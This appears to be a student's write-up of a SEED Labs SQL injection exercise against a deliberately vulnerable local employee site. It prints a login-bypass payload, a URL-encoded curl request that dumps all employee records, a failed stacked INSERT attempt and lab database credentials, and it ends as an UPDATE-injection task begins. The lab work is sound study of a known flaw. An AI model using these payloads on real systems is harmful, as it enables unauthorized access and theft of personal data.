Web Security:

SQL Injection Attack

Batyi Amatov (amatobat@b-tu.de)

Table of Content

Abstract

SQL injection is basically the web-based attack on the existing database by providing a special SQL query as an input. The attacker can use a special inputs using the application of the Web Application Server to modify database command and will exploit the Database Server with the help of vulnerabilities of SQL queries. Here in our case, we use the URL: http://www.sqlinjection.com. A potential attacker needs a valid user account with any roles to exploit the SQL Injection vulnerabilities. This site helps an attacker to insert, delete, update and modify of the data persisted by a Database Server system. As inputs, the manipulated SQL queries, are executed with the higher privileges by the attacker. Therefore the impact of a potential misuse of the vulnerability with the limited granted SQL privileges to the certain user (Attacker).

1. Introduction

The main idea of **SQL injection** is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker) [1]. As shown in Figure 1, the user/Attacker send a modified codes as SQL queries through the web application as an input and then, the web server try to fetch the data from the SQL server database. If the attacker can exploit the vulnerabilities of the web server, so the attacker gets the control to the SQL database.



Provides the Username and Password
Web Server
SQL Injection
Sends Malicious codes in SQL Injection
Checks for Correct Password
SQL Server asses the true condition
Attacker gets logged in to the SQL Server using the SQL Injections


Figure 1 [source: reference no. 2]

The SQL injection attack is very common on the vulnerable website, here our website URL is: http://www.sqlinjection.com. Our web application includes the common mistakes is made by a web developers and it is an exploitable website to the SQL injection attack.

In this lab, our goal is to find ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks.

2. Our tasks to accomplish

2.1. Warm-Up: Getting familiar with SQL Statements


Show database;
Show tables;
Document Viewer
Describe credential;
Select * from credential;
Select * from credential where Name = "Alice";

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
| elgg_csrf          |
| elgg_xss           |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
+--------------------+
8 rows in set (0,00 sec)

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0,00 sec)

mysql> describe credential;
+-------------+-----------------+------+-----+---------+----------------+
| Field       | Type            | Null | Key | Default | Extra          |
+-------------+-----------------+------+-----+---------+----------------+
| ID          | int(6) unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)     | NO   |     | NULL    |                |
| EID         | varchar(20)     | YES  |     | NULL    |                |
| Salary      | int(9)          | YES  |     | NULL    |                |
| birth       | varchar(20)     | YES  |     | NULL    |                |
| SSN         | varchar(20)     | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)     | YES  |     | NULL    |                |
| Address     | varchar(300)    | YES  |     | NULL    |                |
| Email       | varchar(300)    | YES  |     | NULL    |                |
| NickName    | varchar(300)    | YES  |     | NULL    |                |
| Password    | varchar(300)    | YES  |     | NULL    |                |
+-------------+-----------------+------+-----+---------+----------------+
11 rows in set (0,00 sec)

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | 50b073849a0dd267870426ed44ac29a95f900182 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | 275a9e3a5adab573a0f6ff370b2763a97dcca665 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | 9d6411652af7a7fd13079f1f1f2c2f15360fcd8a |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | eaba57219e5c2a980a899d369b66b3e97f68680b |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 90b6196558cbb6f9b27a8e1a8034e969fab0f7e0 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | 0a85297e472150003bf3a94894e04ec1b774b36e |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0,00 sec)

mysql> select * from credential where Name = "Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | 50b073849a0dd267870426ed44ac29a95f900182 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0,00 sec)
```

Figure 2

As shown in Figure 2, the objective of this task is to get familiar with SQL commands by playing with the provided database. In our virtual Lab environment we use the MySQL database which is an open-source relational database management system.

To log into the database we use, the user name: “root” and password: “sql@csl”. Now, to login to the MySQL console we use the command line terminal and enter the following command:

$ mysql -u root -psql@csl

After login, we have checked which databases were already exist in the SQL database, then we have switched to our “Users” database, then we looked into how many tables are present in the database. After that tried to fine out the data formats of the existing fields and last but not the least we run a “selese” query on the table to see all of our data in the MySQL database. we have already created the Users database for you, you just need to load this existing database using the following command:

- List all databases on the sql server:

  mysql> show database;
- Switch to a database:

  mysql> use User;
- To see all the tables in the database:

  mysql> show tables;
- To see database's field formats:

  mysql> describe credential;
- Show all data in a table :

  mysql> Select * from credential;

After running the commands above, you made an SQL query which printed all the proﬁle information of the employee Alice. For this we use the following command and show our results as the screenshot of Figure 2.

- Show certain selected rows with the value "Alice".

  mysql> Select * from credential where Name = “Alice”;

2.2 Task 1: SQL Injection Attack on SELECT Statement

Our employee management web application has SQL injection vulnerabilities and in the SQL injectionis attack task, we, as an attacker, tried to execute our own malicious SQL statements generally referred as malicious payload. So in this task, with the help of the malicious SQL statements, we have tried to steal information from the victim database.

The idea is, we used the login page from www.SQLInjection.com for this task. It asked us to provide a user name and a password. The web application authenticate users based on these two pieces of data, so only employees who know their passwords are allowed to log in. But our job, as an attacker, was to log into the web application without knowing any employee's credential.

For this purpose we have gone through how authentication is implemented in the web application. That is, we looked into the PHP code unsafe_home.php, located in the /var/www/SQLInjection directory, which is used to conduct user authentication.

We made the following PHP code observation where we have tried to find out the vulnerability in the PHP code and run our own queries so that our exploitation can work with above mentioned website.


2.2.1 SQL Injection Attack from web-page

Here we assume the administrator's account name which is admin, but you do not the password. So here we wrote the following SQL statement in the user name, as shown in figure 3.

SQL Injection Attack in web-page in the field of USERNAME: admin';#

So when we wrote the above SQL statement the SQL server pretend that its actual query was as follows and the SQL server didn't ask for any password from us due the vulnerability of the web application.


mysql> Select * from credential where Name = "Admin";


Employee Profile Login

USERNAME	admin';#
PASSWORD	Password

Figure 3

As shown in Figure 4, our observation is we can view all the employee data of the credential table with only putting the SQL statement in "USERNAME" text field and without putting any Password in the "Password" text field in the web application.


User Details

Username	EId	Salary	Birthday	SSN	Nickname
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	
Ted	50000	110000	11/3	32111111	
Admin	99999	400000	3/5	43254314	

Copyright © SEED LABs

Figure 4


2.2.2 SQL Injection Attack from command line

Here, our task was to repeat the previous SQL statement, but now we had to can use command line tools, such as curl, which can send HTTP requests to the webserver, without using the web-page.

For this purpose, as shown in Figure 5, we just copy the URL from the web browser and run the following command line statement in our terminal. The result was as shown in the Figure 6.

```
$ curl http://www.sqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Password=
```

Here we notice some special characters were used to separate parameters (such as &). So here we took little cautious otherwise the wrong interpretation was made by the shell program. So we used "curl" command and we included few special characters in the username or Password fields which we need to encode them properly, or they can change the meaning of our requests. Here we included %27 instead of single quote(') ; then we included %3B semicolon(;) and also we included %23 instead of number sign(#). So here we handled the HTTP requests with proper HTTP encoding while sending requests using curl.



www.sqlinjection.com/unsafe_home.php?username=admin'%3B%23&Password=

Sta…	Meth…	Fil	Dc	Cau
200	GET	unsa…	…	docum
	GET	unsa…	…	unkno
200	GET	boot…	…	stylesh
200	GET	style…	…	stylesh
200	GET	seed…	…	img

New Request

GET http://www.sqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Password=

Query String:

```
username=admin';#
Password=
```

Request Headers:

```
Host: www.sqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.sqlinjection.com/index.html
Cookie: PHPSESSID=jhcplmhdd1k0hn7himnvrcbae0
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


Request Body:

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Er
Alice	10000	20000	9/20	10211002		
Boby	20000	30000	4/20	10213352		
Ryan	30000	50000	4/10	98993524		
Samy	40000	90000	1/11	32193525		
Ted	50000	110000	11/3	32111111		
Admin	99999	400000	3/5	43254314		

Copyright © SEED LABs

Figure 5



```
[05/14/19]csl@vm:.../SQLInjection$ curl http://www.sqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Passwo
rd=
[1] 6427
[05/14/19]csl@vm:.../SQLInjection$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home an
d edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head th
eme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should
not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink    fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;"
 alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class
='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a cla
ss='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' i
d='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-
center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-da
rk'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</
th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th
scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20
</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>300
00</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30
000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><t
h scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td><
/td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></t
d><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
```

Figure 6


As shown in Figure 6, our observation is we can still view all the employee data of the credential table with only using command line tool "curl" and can pass the encoded HTTP request to the webserver and can fetch the data from the MYSQL database.

2.2.3 Append a new SQL statement

Here we tried to experiment that if we can modify the database using the same vulnerability in the login page. As an attack instead of using the command "delete" statement we use "Insert", which is an update statement for MYSQL database table. So our idea was to use the SQL injection attack to turn one SQL statement into two, with the second one being the update (here we use "Insert" SQL query) statement. We used semicolon (;) to separate two SQL statements.

We tried the attack from the webpage and we append an "Insert" statement after the semicolon as shown in the above screenshot. However the attack wasn‟t successful. The attempts was as shown in the Figure 7 screenshots.

For this attack, our observation is about not successful, because of the security considerations in MYSQL database server that prevents multiple statements from executing when invoked from php.



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'INSERT INTO credential (Name) VALUES ('Alo');#' and Password='da39a3ee5e6b4b0d32' at line 3]\n

Figure 7

2.3 Task 2: SQL Injection Attack on UPDATE Statement


Now we were trying for the damage could be more severe, if we could successfully SQL code injection attack with the help of UPDATE statement, because, as an attacker, here we could exploit the vulnerability of the web application to modify our existing MYSQL database.

So our idea was to by using the Edit Profile page of our Employee Management web application, we would try for making employee profile informantion to update, such as nickname, email, address, phone number, and password. Here we used the login page first and use the login credential of "Alice" as an employee of our database, without any "password", as shown in Task 1.

Our goal is to update any information in the "credential" database table, here explicitly the "Salary" field in the MYSQL database through the Edit Profile page. So we went through the PHP code implemented in unsafe_edit_backend.php file, which is located in the /var/www/SQLInjection directory, is used to update employee's profile information.

2.3.1 Modify Alice's own salary

